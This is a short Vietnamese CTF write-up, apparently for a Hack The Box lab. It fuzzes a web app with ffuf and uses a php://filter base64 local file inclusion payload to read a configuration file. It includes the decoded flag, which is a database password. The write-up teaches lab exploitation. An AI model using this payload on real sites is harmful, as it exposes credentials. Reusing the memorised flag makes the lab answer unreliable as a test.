1. Fuzz the web application for other php scripts, and then read one of the configuration files and submit the database password as the answer

Sử dụng Fuzz để tìm các file php


```bash

ffuf -u [http://94.237.54.116:45907/FUZZ.php -w /root/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt](http://94.237.54.116:45907/FUZZ.php%20-w%20/root/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt)

```

A screenshot of a computer

Description automatically generated



Ta tìm được file configure

Dùng câu lệnh để đọc file configure với kết quả đầu ra là chuỗi base64

```bash

<http://94.237.54.116:45907/index.php?language=php://filter/read=convert.base64-encode/resource=configure>

```

A screenshot of a computer

Description automatically generated

Ta thu được đoạn base64

```bash

PD9waHAKCmlmICgkX1NFUlZFUlsnUkVRVUVTVF9NRVRIT0QnXSA9PSAnR0VUJyAmJiByZWFscGF0aChfX0ZJTEVfXykgPT0gcmVhbHBhdGgoJF9TRVJWRVJbJ1NDUklQVF9GSUxFTkFNRSddKSkgewogIGhlYWRlcignSFRUUC8xLjAgNDAzIEZvcmJpZGRlbicsIFRSVUUsIDQwMyk7CiAgZGllKGhlYWRlcignbG9jYXRpb246IC9pbmRleC5waHAnKSk7Cn0KCiRjb25maWcgPSBhcnJheSgKICAnREJfSE9TVCcgPT4gJ2RiLmlubGFuZWZyZWlnaHQubG9jYWwnLAogICdEQl9VU0VSTkFNRScgPT4gJ3Jvb3QnLAogICdEQl9QQVNTV09SRCcgPT4gJ0hUQntuM3Yzcl8kdDByM19wbDQhbnQzeHRfY3IzZCR9JywKICAnREJfREFUQUJBU0UnID0

```

Giải mã đoạn base64 thu được flag

A screen shot of a computer

Description automatically generated

P/s: HTB{n3v3r\_$t0r3\_pl4!nt3xt\_cr3d$}